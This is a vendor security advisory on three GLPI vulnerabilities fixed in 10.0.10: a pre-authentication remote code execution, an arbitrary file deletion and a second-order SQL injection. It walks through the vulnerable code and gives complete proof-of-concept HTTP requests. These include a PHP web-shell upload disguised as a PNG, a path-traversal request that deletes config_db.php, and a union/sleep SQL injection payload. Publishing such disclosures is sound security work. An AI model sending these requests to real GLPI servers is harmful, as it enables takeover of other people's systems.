



NEVERHACK

**MULTIPLE VULNERABILITIES
IN GLPI \leq 10.0.9**

Multiple vulnerabilities in GLPI ≤ 10.0.9

Vulnerabilities

Product

GLPI

Fixed Version

10.0.10

Author

Mathieu Menuet

Overview


| CVE Number | Description | Affected Versions | Impact |
|----------------|-------------------|-------------------|----------|
| CVE-2023-42802 | RCE PreAuth | >= 10.0.7 | Critical |
| CVE-2023-42462 | File deletion | >= 10.0.0 | High |
| CVE-2023-42461 | Second order SQLi | >= 10.0.0 | Moderate |

TECHNICAL DETAILS

CVE-2023-42802 - RCE

1. ***PNG file upload without authentication***

The file `/front/device.form.php` is reachable without authentication and allows an attacker to instantiate an arbitrary object.



```
1 <?php
2
3 /** ----- */
35
36 include('../inc/includes.php');
37
38 if (
39     (!isset($_GET['itemtype']) || !class_exists($_GET['itemtype']))
40     && (!isset($_POST['itemtype']) || !class_exists($_POST['itemtype']))
41 ) {
42     throw new \RuntimeException(
43         message: 'Missing or incorrect device type called!'
44     );
45 }
46
47 $itemtype = isset($_POST['itemtype']) ? $_POST['itemtype'] : $_GET['itemtype'];
48 $options = [
49     'itemtype' => $itemtype
50 ];
51 $dropdown = new $itemtype();
52 include(GLPI_ROOT . "/front/dropdown.common.form.php");
```

With this primitive, the class `UploadHandler` from the library `blueimp/jquery-file-upload` can be instantiated with its default settings.

By default, this library saves uploaded files in `<CURRENT_DIR>/files/`, allows only .gif, .jpeg and .png file extensions and triggers upload from its constructor.

```
UploadHandler.php x
1  <?php
2  /*...*/
12
13  1 inheritor
14  class UploadHandler
15  {
16      /*...*/
49      public function __construct($options = null, $initialize = true, $error_messages = null) {
50          $this->options = array(...);
191          if ($options) {...}
194          if ($error_messages) {...}
197          if ($initialize) {
198              $this->initialize();
199          }
200      }
```

```
protected function initialize() {
    switch ($this->get_server_var( id: 'REQUEST_METHOD')) {
        case 'OPTIONS':
        case 'HEAD':...
        case 'GET':...
        case 'PATCH':
        case 'PUT':
        case 'POST':
            $this->post($this->options['print_response']);
            break;
        case 'DELETE':...
        default:...
    }
}
```

UploadHandler::post() will call UploadHandler::handle_file_upload() which validates the file and then saves it to the disk.

When validating, if the Content-Range HTTP header is set, the file mime content type is not checked because it would mean this is a chunked upload and the whole file is not on the disk yet.

NEVERHACK

```
protected function validate($uploaded_file, $file, $error, $index, $content_range) {
    /* ... */

    if (!$content_range && $this->has_image_file_extension($file->name)) {
        return $this->validate_image_file($uploaded_file, $file, $error, $index);
    }


    return true;
}
```

Next, the file will be saved to `$this->options['upload_dir']`, which in this case is `ROOT_DIR/front/files/file.png`

```
Request
Pretty Raw Hex Hackvortor
1 POST /front/device.form.php HTTP/1.1
2 Host: 172.18.0.2
3 User-Agent: python-requests/2.28.1
4 Accept-Encoding: gzip, deflate
5 Accept: */*
6 Connection: close
7 Content-Range: 0 0 0 1
8 Cookie: glpi_4149e4370691854b39655c2b14abee52=febbd0848c0725c1b73c39f6234ba6f7
9 Content-Length: 536
10 Content-Type: multipart/form-data; boundary=89032246f88c7df9166bc6fd01809edd
11
12 --89032246f88c7df9166bc6fd01809edd
13 Content-Disposition: form-data; name="itemtype"
14
15 UploadHandler
16 --89032246f88c7df9166bc6fd01809edd
17 Content-Disposition: form-data; name="action"
18
19 getItemlist
20 --89032246f88c7df9166bc6fd01809edd
21 Content-Disposition: form-data; name="files[]"; filename="file.png"
22
23 <?php system("id");die();?>
24 --89032246f88c7df9166bc6fd01809edd
25 Content-Disposition: form-data; name="_glpi_csrf_token"
26
27 66201365a49f364e33a16d60550cfc7e65d1de3e0b382c3ca69ecad1bc2821c4
28 --89032246f88c7df9166bc6fd01809edd--
29
```

2. File inclusion

The next issue is a Local File Inclusion which is available when the web server is configured to make `/public/index.php` the endpoint. This configuration is recommended in the **official documentation**.



Prerequisites

Web server

- Apache configuration
- Nginx configuration
- IIS configuration

PHP

- Database

Install GLPI

Install wizard

Timezones

Update

Command line tools

Advanced configuration

Apache configuration

Here is a virtual host configuration example for `Apache 2` web server.

Warning

The following configuration is only suitable for GLPI version 10.0.7 or later.

```
<VirtualHost *:80>
    ServerName glpi.localhost

    DocumentRoot /var/www/glpi/public

    # If you want to place GLPI in a subfolder of your site (e.g. your virtual host is serving multiple sites)
    # you can use an Alias directive:
    # Alias "/glpi" "/var/www/glpi/public"

    <Directory /var/www/glpi/public>
        Require all granted

        RewriteEngine On

        # Redirect all requests to GLPI router, unless file exists.
        RewriteCond %{REQUEST_FILENAME} !-f
        RewriteRule ^(.*)$ index.php [QSA,L]
    </Directory>
</VirtualHost>
```

Note

If you cannot change the `Apache` configuration (e.g. you are using a shared hosting), you can use a `.htaccess` file.

```
# /var/www/glpi/.htaccess
RewriteBase /
RewriteEngine On
RewriteCond %{REQUEST_URI} !^/public
RewriteRule ^(.*)$ public/index.php [QSA,L]
```

On an incoming HTTP request, this endpoint will act as a reverse proxy and will decide to either **execute a PHP file** or display a static file. The decision of considering a file a PHP file is based on the file extension or its **MIME content type**.

```

index.php x
64 require $glpi_root . '/src/Http/ProxyRouter.php';
65
66 $proxy = new \Glpi\Http\ProxyRouter($glpi_root, $path);
67
68 if ($proxy->isTargetAPhpScript() && $proxy->isPathAllowed() && ($target_file = $proxy->getTargetFile()) !== null) {
69     // Ensure 'getcwd()' and inclusion path is based on requested file FS location.
70     chdir(dirname($target_file));
71
72     // Redefine some $_SERVER variables to have same values whenever scripts are called directly
73     // or through current router.
74     $target_path = $uri_prefix . $proxy->getTargetPath();
75     $target_pathinfo = $proxy->getTargetPathInfo();
76     $_SERVER['PATH_INFO'] = $target_pathinfo;
77     $_SERVER['PHP_SELF'] = $target_path;
78     $_SERVER['SCRIPT_FILENAME'] = $target_file;
79     $_SERVER['SCRIPT_NAME'] = $target_path;
80
81     // Execute target script.
82     require($target_file);
83     exit();
84 }
85
86 $proxy->proxify();

```

```

ProxyRouter.php x
225 public function isTargetAPhpScript(): bool
226 {
227     if (preg_match(pattern: '/^php\d*$/i', pathinfo($this->path, flags: PATHINFO_EXTENSION)) === 1) {
228         return true;
229     }
230
231     // Check mime type of target file
232     $target_file = $this->getTargetFile(); // $_SERVER['REQUEST_URI']
233
234     if ($target_file === null) {
235         return false;
236     }
237
238     $mime = mime_content_type($target_file);
239
240     return preg_match(pattern: '/^(application|text)\V(?:x-)?php$/i', $mime) === 1;
241 }
242

```

This feature allows to execute the previously uploaded **file.png** file.

| Request | | | | | Response | | | | |
|---------|--|-----|------------|----------|----------|---|---------------------------|--------|------------|
| Pretty | Raw | Hex | Hackvortor | | Pretty | Raw | Hex | Render | Hackvortor |
| 1 | GET /front/files/file.png | | | HTTP/1.1 | 1 | HTTP/1.1 | 200 | OK | |
| 2 | Host: 172.18.0.2 | | | | 2 | Date: | Mon, 27 Nov 2023 16:17:54 | GMT | |
| 3 | User-Agent: python-requests/2.28.1 | | | | 3 | Server: | Apache/2.4.57 (Debian) | | |
| 4 | Accept-Encoding: gzip, deflate | | | | 4 | X-Powered-By: | PHP/8.2.10 | | |
| 5 | Accept: */* | | | | 5 | Vary: | Accept-Encoding | | |
| 6 | Connection: close | | | | 6 | Connection: | close | | |
| 7 | Cookie: glpi_4149e4370691854b39655c2b14abee52=febbd0848c0725c1b73c39f6234ba6f7 | | | | 7 | Content-Type: | text/html; charset=UTF-8 | | |
| 8 | | | | | 8 | Content-Length: | 54 | | |
| 9 | | | | | 9 | | | | |
| | | | | | 10 | uid=33(www-data) gid=33(www-data) groups=33(www-data) | | | |
| | | | | | 11 | | | | |

CVE-2023-42462 – File deletion

The file `/front/document.form.php` allows the default user *post-only* to deal with files.

```
36 use GLPI\Event;
37
38 include('../inc/includes.php');
39
40 Session::checkLoginUser();
41
42 if (!isset($_GET["id"])) {
43     $_GET["id"] = -1;
44 }
45
46 $doc = new Document();
47
48 if (isset($_POST["add"])) {
49     $doc->check( ID: -1, right: CREATE, &input: $_POST);
50     if (isset($_POST['_filename']) && is_array($_POST['_filename'])) {
51         $fic = $_POST['_filename'];
52         $tag = $_POST['_tag_filename'];
53         $prefix = $_POST['_prefix_filename'];
54         foreach (array_keys($fic) as $key) {
55             $_POST['_filename'] = [$fic[$key]];
56             $_POST['_tag_filename'] = [$tag[$key]];
57             $_POST['_prefix_filename'] = [$prefix[$key]];
58             if ($newID = $doc->add($_POST)) {
```

This call to `Document::add($_POST)` is used to handle a document upload. This will call the method `Document::moveDocument($_POST, $_POST['filename'])`.

```
public static function moveDocument(array &$input, $filename)
{
    // ...
    $fullpath = GLPI_TMP_DIR . "/" . $filename;

    // ...
    $sha1sum = sha1_file($fullpath);
    $dir = self::isValidDoc($filename); // Not a valid doc, so it will be empty
    $new_path = self::getUploadFileValidLocationName($dir, $sha1sum);

    if (!$sha1sum || !$dir || !$new_path) {
        @unlink($fullpath);
        return false;
    }
}
```

If `$filename` does not end with an uploadable extension (eg. `.php` or `.htaccess`), it results in a deletion of the specified file.


```
Request
Pretty Raw Hex Hackvortor
1 POST /front/document.form.php HTTP/1.1
2 Host: 172.18.0.2
3 User-Agent: python-requests/2.31.0
4 Accept-Encoding: gzip, deflate, br
5 Accept: */*
6 Connection: close
7 Cookie: glpi_4149e4370691854b39655c2b14abee52=cf3dc48117165d2ab865366eea247691;
glpi_4149e4370691854b39655c2b14abee52_rememberme=%5B3%2C%22SzeYXccVH03Y5AnpgcYC0ysC1NEEVovLKe252rGS%22%5D
8 Content-Length: 155
9 Content-Type: application/x-www-form-urlencoded
10
11 _filename%5B%5D=../../config/config_db.php&add=1&prefix_filename%5B%5D=&glpi_csrf_token=
1656e57a297113e5a9c7ed104f749a1ab7e07b01680286382bf045c5c842b0b25
```

If the configuration file *config_db.php* gets deleted, GLPI will prompt the installation wizard, it allows an attacker to takeover the entire application.

CVE-2023-42461 – Second order SQLi

1. Set SQLi payload in session

The vulnerable endpoint is the file */front/ticket.form.php* where the unescaped version of *\$_POST['_actors']* is put back into *\$_POST* and then used to add a new ticket.

```
ticket.form.php x
1 <?php
2
3 /** -----
35
36 use Glpi\Event;
37
38 include('../inc/includes.php');
39
40 Session::checkLoginUser();
41 $track = new Ticket();
42
43 if (!isset($_GET['id'])) {
44     $_GET['id'] = "";
45 }
46
47 $date_fields = [...];
52
53 foreach ($date_fields as $date_field) {...}
64
65 // as _actors virtual field stores json, bypass automatic escaping
66 if (isset($_UPOST['_actors'])) {
67     $_POST['_actors'] = json_decode($_UPOST['_actors'], associative: true);
68     $_REQUEST['_actors'] = $_POST['_actors'];
69 }
70
71 if (isset($_POST["add"])) {
72     $track->check( ID: -1, right: CREATE, &input: $_POST);
73
74     if ($track->add($_POST)) {
75         if ($_SESSION['glpiackcreated']) {
76             Html::redirect($track->getLinkURL());
77         }
78     }
79 }
```

When creating a ticket, the submitted form is saved in session :

```
CommonDBTM.php x
1225     public function add(array $input, $options = [], $history = true)
1226     {
1227         global $DB, $CFG_GLPI;
1228
1229         // ....
1230
1231         $this->input = $input;
1232
1233         if (!isset($this->input['_no_history'])) {
1234             $this->input['_no_history'] = !$history;
1235         }
1236
1237         if (isset($this->input['add'])) {
1238             // Input from the interface
1239             // Save this data to be available if add fail
1240             $this->saveInput();
1241         }
1242     }
```

```
CommonDBTM.php x
1140     protected function saveInput()
1141     {
1142         $_SESSION['saveInput'][$this->getType()] = $this->input;
1143     }
1144 }
```

For now the session value `$_SESSION['saveInput'][$Ticket]['_actors']` is unsanitized.

2. SQLi trigger

The unsanitized value is used in the `Ticket::showForm()` method. This method restores the previously saved array into `$options` and calls `Profile::getUserEntities()`.

```
Ticket.php x
4217 public function showForm($ID, array $options = [])
4218 {
4219     // show full create form only to tech users
4220     if ($ID <= 0 && Session::getCurrentInterface() != "central") {...}
4223
4224     if (isset($options['_add_fromitem']) && isset($options['itemtype'])) {...}
4229
4230     $this->restoreInputAndDefaults($ID, &$options, overridden_defaults: null, force_set_defaults: true);
4231
4232     if (isset($options['content'])) {...}
4237     if (isset($options['name'])) {...}
4242
4243     if (!isset($options['_skip_promoted_fields'])) {...}
4246
4247     if (!$ID) {...}
4300
4301     // Check category / type validity
4302     if ($options['itilcategories_id']) {...}
4323
4324     // Default check
4325     if ($ID > 0) {...} else {...}
4331
4332     $userentities = [];
4333     if (!$ID) {
4334         $userentities = $this->getEntitiesForRequesters($options);
4335     }
```

Now, it iterates over the `_actors` key (1) which is the previously saved unsanitized value and then calls `Profile_User::getUserEntities()` (2).

```
CommonITILObject.php x
663 public function getEntitiesForRequesters(array $params = [])
664 {
665     $requesters = [];
666     if (array_key_exists('key', '_users_id_requester', $params) && !empty($params['_users_id_requester'])) {...}
671
672     if (isset($params['_actors']['requester'])) {
673         foreach ($params['_actors']['requester'] as $actor) {
674             if ($actor['itemtype'] == "User") {
675                 $requesters[] = $actor['items_id']; 1
676             }
677         }
678     }
679
680     $entities = $_SESSION['glpiactiveentities'] ?? [];
681     foreach ($requesters as $users_id) {
682         $user_entities = Profile_User::getUserEntities($users_id, is_recursive: true, default_first: true);
683         $entities = array_intersect($user_entities, $entities);
684     }
685 }
```

The tainted value goes directly into the GLPI's custom ORM:

NEVERHACK

```
Profile_User.php x
656 public static function getUserEntities($user_ID, $is_recursive = true, $default_first = false)
657 {
658     global $DB;
659
660     $iterator = $DB->request([
661         'SELECT' => [
662             'entities_id',
663             'is_recursive'
664         ],
665         'DISTINCT' => true,
666         'FROM' => 'glpi_profiles_user',
667         'WHERE' => ['users_id' => $user_ID]
668     ]);
```

When following the execution flow, the method *DBmysql::quoteValue* gets called but unfortunately, it only adds simple quotes around the tainted value.

```
DBmysql.php x
1282 public static function quoteValue($value)
1283 {
1284     if ($value instanceof QueryParam || $value instanceof QueryExpression) {
1285         $value = $value->getValue();
1286     } else if ($value === null || $value === 'NULL' || $value === 'null') {
1287         $value = 'NULL';
1288     } else if (is_bool($value)) {
1289         $value = "'" . (int)$value . "'";
1290     } else {
1291         if (Sanitizer::isNsClassOrCallableIdentifier($value)) {
1292             global $DB;
1293             $value = $DB instanceof DBmysql && $DB->connected ? $DB->escape($value) : $value;
1294         }
1295
1296         $value = "'$value'";
1297     }
1298     return $value;
1299 }
```

```
Debug: index.php x
Threads & Variables Console Output x
DBmysqlL.php:1296, DBmysql::quoteValue()
DBmysqlIterator.php:635, DBmysqlIterator->analyseCriterionValue()
DBmysqlIterator.php:591, DBmysqlIterator->analyseCriterion()
DBmysqlIterator.php:559, DBmysqlIterator->analyseCrit()
DBmysqlIterator.php:314, DBmysqlIterator->buildQuery()
DBmysqlIterator.php:111, DBmysqlIterator->execute()
DBmysqlL.php:1078, DBmysql->request()
Profile_User.php:660, Profile_User::getUserEntities()
CommonITILObject.php:681, CommonITILObject->getEntitiesForRequesters()
Ticket.php:4334, Ticket->showForm()
CommonGLPI.php:677, CommonGLPI::displayStandardTab()
common.tabs.php:117, require()
index.php:82, {main}()

Evaluate expression (Enter) or add a watch (Ctrl+Shift+Enter)
::= {DBmysql}
$value = " union select sleep(5),("
$_GET = (string[7]) ["/front/ticket.f...", "Ticket", "Ticket$main", "1", "", +2 more]
$_COOKIE = (string[3]) ["c1edd328760feff...", "[5,"ZppAhoq6W45...", "1"]
$_ENV = (string[23]) ["glpi", "8.2.10", "/etc/apache2", "/usr/local/etc/...", "39B641343D8C104...", +18 more]
$_REQUEST = (string[7]) ["/front/ticket.f...", "Ticket", "Ticket$main", "1", "c1edd328760feff...", +2 more]
$_SERVER = (array[35])
$_SESSION = (array[92])
```

NEVERHACK

- Request 1

```

Request
Pretty Raw Hex Hackvortor
1 POST /front/ticket.form.php HTTP/1.1
2 Host: 172.18.0.2
3 User-Agent: python-requests/2.31.0
4 Accept-Encoding: gzip, deflate, br
5 Accept: */*
6 Connection: close
7 Cookie: glpi_4149e4370691854b39655c2b14abee52=79c30a4cf31d734c17871fb82d235335;
  glpi_4149e4370691854b39655c2b14abee52_rememberme=%5B5%2C%22b4V3k0ZiAYeNckrAgzqHjIavrVDsz8YKApI1J3F7%22%5D
8 Content-Length: 248
9 Content-Type: application/x-www-form-urlencoded
10
11 _actors={"requester":[{"itemtype":"User","items_id":['']+union+select+sleep(5),('')]}]&add=1&date[]=&
  _glpi_csrf_token=5c6541329077aa8e498f38b021f1c31445c583884bd32cb2458b9dd8c4696c07

```

- Request 2

```

Request
Pretty Raw Hex Hackvortor
1 GET /ajax/common.tabs.php?_target=/front/ticket.form.php&_itemtype=Ticket&_glpi_tab=Ticket$main&ID=1 HTTP/1.1
2 Host: 172.18.0.2
3 User-Agent: python-requests/2.31.0
4 Accept-Encoding: gzip, deflate, br
5 Accept: */*
6 Connection: close
7 Cookie: glpi_4149e4370691854b39655c2b14abee52=79c30a4cf31d734c17871fb82d235335;
  glpi_4149e4370691854b39655c2b14abee52_rememberme=%5B5%2C%22b4V3k0ZiAYeNckrAgzqHjIavrVDsz8YKApI1J3F7%22%5D
8
9

```